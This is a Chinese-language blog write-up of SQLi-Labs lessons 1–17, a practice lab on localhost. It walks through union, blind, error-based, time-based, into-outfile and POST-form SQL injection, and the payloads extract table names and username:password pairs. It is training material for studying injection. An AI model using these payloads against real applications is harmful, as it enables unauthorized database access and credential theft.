# SqliLab Less1-17 WriteUp

原创

jhzzzz 于 2020-11-18 15:24:48 发布 103 收藏 1

分类专栏： sqlilab 文章标签： 安全



本文链接：https://blog.csdn.net/jhzzzz/article/details/109678847





## 文章目录



# Union注入

1.寻找注入点

```
http://127.0.0.1/sqlilab/Less-1/?id=1
```

```
http://127.0.0.1/sqlilab/Less-1/?id=1'
```

猜测源代码

```
SELECT * FROM users WHERE id='$id' LIMIT 0,1
```

2.查询字段数量

```
http://127.0.0.1/sqlilab/Less-1/?id=1' order by 3 --+
```

```
http://127.0.0.1/sqlilab/Less-1/?id=1' order by 4 --+
```

3.爆出数据库

```
http://127.0.0.1/sqlilab/Less-1/?id=-1' union select 1,2,3 --+
```

```
http://127.0.0.1/sqlilab/Less-1/?id=-1' union select 1,2,database() --+
```

```
http://127.0.0.1/sqlilab/Less-1/?id=-1' union select 1,2,group_concat(table_name) from information_schema.tables
 where table_schema=database() --+
```

```
http://127.0.0.1/sqlilab/Less-1/?id=-1' union select 1,2,group_concat(column_name) from information_schema.colum
ns where table_schema='security' and table_name='users' --+
```

```
http://127.0.0.1/sqlilab/Less-1/?id=-1' union select 1,2,group_concat(username,0x3a,password) from users --+
```

## 盲注

1.按位猜测数据库版本

```
http://127.0.0.1/sqlilab/Less-5/?id=1' and left(version(),1)=5 --+
```

```
http://127.0.0.1/sqlilab/Less-5/?id=1' and left(version(),6)='5.6.17' --+
```

left(a,b) 从左侧截取字符串a的前b位

2.按位猜测数据库名

```
http://127.0.0.1/sqlilab/Less-5/?id=1' and left(database(),1)>'a' --+
```

```
http://127.0.0.1/sqlilab/Less-5/?id=1' and left(database(),8)='security' --+
```

3.猜测数据库下的表名

该数据库下第一个表的第一位字符(e的ascii值为101)

```
http://127.0.0.1/sqlilab/Less-5/?id=1' and ascii(substr((select table_name from information_schema.tables where
table_schema='security' limit 0,1),1,1))>100 --+
```

该数据库下第一个表的第二位字符(m的ascii值为109)

```
http://127.0.0.1/sqlilab/Less-5/?id=1' and ascii(substr((select table_name from information_schema.tables where
table_schema='security' limit 0,1),2,1))>108 --+
```

该数据库下第四个表的第一个字符(u的ascii值为117)

```
http://127.0.0.1/sqlilab/Less-5/?id=1' and ascii(substr((select table_name from information_schema.tables where
table_schema='security' limit 3,1),1,1))>116 --+
```

ascii(a) 将字符a转化位ascii值
substr(a,b,c) 从b位置开始，截取字符串a往后的c位

3.获取users表的列名

该表的列名是否有以us开头的列名

```
http://127.0.0.1/sqlilab/Less-5/?id=1' and 1=(select 1 from information_schema.columns where table_name='users'
and column_name regexp '^us' limit 0,1) --+
```

regexp 匹配正则表达式

4.获取users表的内容
按id排列后获取username字段下第一个值的第一位字符(D的ascii值位68)

```
http://127.0.0.1/sqlilab/Less-5/?id=1' and ord(mid((select ifnull(cast(username as char),0x20) from security.use
rs order by id limit 0,1),1,1))=68 --+
```

ord(a) 返回字符a的ascii值
mid(str,start,length) 从位置start开始，获取str字符串的length位
ifnull(a,b) 如果a非空返回a，否则返回b
cast(str as type) 将str字段名转化为type的类型
0x20 空格的ascii码的十六进制表示

## 报错注入

1.使用floor()函数

```
http://127.0.0.1/sqlilab/Less-5/?id=-1' union Select 1,count(*),concat(0x3a,(select version()),0x3a,floor(rand(0)*2))a from information_schema.columns group by a --+
```

2.使用double数值类型超出范围进行报错注入

```
http://127.0.0.1/sqlilab/Less-5/?id=1' union select 1,2,(exp(~(select * from (select user())a))) --+
```

3.使用bigint溢出进行报错注入

```
http://127.0.0.1/sqlilab/Less-5/?id=1' union select (!(select * from (select user())x) - ~0),2,3 --+
```

4.使用xpath函数报错注入

```
http://127.0.0.1/sqlilab/Less-5/?id=1' and extractvalue(1,concat(0x7e,(select @@version),0x7e))--+
```

5.利用数据重复进行报错注入

```
http://127.0.0.1/sqlilab/Less-5/?id=1' union select 1,2,3 from (select name_const(version(),1),name_const(version(),1))x --+
```

6.利用updatexml()进行报错注入

6.1获取当前数据库名：

```
http://127.0.0.1/sqlilab/Less-5/?id=1' and updatexml(1,concat(0x7e,(select database()),0x7e),1) --+
```

6.2获取当前数据库下表名：

```
http://127.0.0.1/sqlilab/Less-5/?id=1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security'),0x7e),1) --+
```

6.3获取当前数据库下users表的字段名：

```
http://127.0.0.1/sqlilab/Less-5/?id=1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='users'),0x7e),1) --+
```

6.4获取users表下内容(前32个字符)：

```
http://127.0.0.1/sqlilab/Less-5/?id=1' and updatexml(1,concat(0x7e,(select group_concat(username,0x3a,password) from users),0x7e),1) --+
```

6.5获取users表下后面的内容：

```
http://127.0.0.1/sqlilab/Less-5/?id=1' and updatexml(1,substr(concat(0x7e,(select group_concat(username,0x3a,password) from users),0x7e),33,64),1) --+
```

updatexml(XML_document，XPath_string，new_value) 替换XML_document文档中XPath形式的XPath_string字符串为String类型的new_value；updatexml()中的XPath字符串最多只能显示32位，所以配合substr()函数一起使用获取32位以后的内容

## 延时注入

1.利用sleep()延时注入

```
http://127.0.0.1/sqlilab/Less-5/?id=1' and if(ascii(substr(database(),1,1))=115,1,sleep(5)) --+
```


当错误的时候会有5秒的延时

2.利用benchmark()延时注入

```
http://127.0.0.1/sqlilab/Less-5/?id=1' union select (if(substring(database(),1,1)=char(115),benchmark(50000000,e
ncode('MSG','by 5 seconds')),null)),2,3 from (select database() as current) as db1 --+
```

当正确的时候，运行encode('MSG','by 5 seconds')操作50000000次，会占用一段时间

## 文件导入注入




```
id=-1')) union select user(),database(),version() into outfile "C:\\wamp\\www\\sqlilab\\Less-7\\1.txt" --+
```

其他相同

## Post Union注入

查看表单形式，使用hackbar进行post data注入

1.获取数据库名

```
uname=1' union select 1,database() #&passwd=1&submit=Submit
```

2.获取数据库下表名

```
uname=1' union select 1,group_concat(table_name)from information_schema.tables where table_schema=database() #&p
asswd=1&submit=Submit
```

3.获取users表字段名

```
uname=1' union select 1,group_concat(column_name)from information_schema.columns where table_schema=database() a
nd table_name='users'#&passwd=1&submit=Submit
```

4.获取users表内容

```
uname=1' union select 1,group_concat(username,0x3a,password) from users #&passwd=1&submit=Submit
```

# Post报错注入

使用extractvalue()函数进行报错注入

1.获取数据库

```
uname=admin&passwd=1' and extractvalue(1,concat(0x7e,(select database()),0x7e))#&submit=Submit
```

2.获取数据库下表名

```
uname=admin&passwd=1' and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security'),0x7e))#&submit=Submit
```

3.获取emails表下字段

```
uname=admin&passwd=1' and extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='emails'),0x7e))#&submit=Submit
```

4.获取emails表内容(前32位)

```
uname=admin&passwd=1' and extractvalue(1,concat(0x7e,(select group_concat(id,0x3a,email_id) from emails),0x7e))#&submit=Submit
```

5.获取emails表内容(33-64位)

```
uname=admin&passwd=1' and extractvalue(1,substring(concat(0x7e,(select group_concat(id,0x3a,email_id) from emails),0x7e),33,64))#&submit=Submit
```

extractvlaue(目标xml文档，xml路径) 查询xml路径处的目标xml文档；xml文档中查找字符位置是用 /xxx/xxx/xxx/...这种格式，如果我们写入其他格式，就会报错，并且会返回我们写入的非法格式内容，而这个非法的内容就是我们想要查询的内容。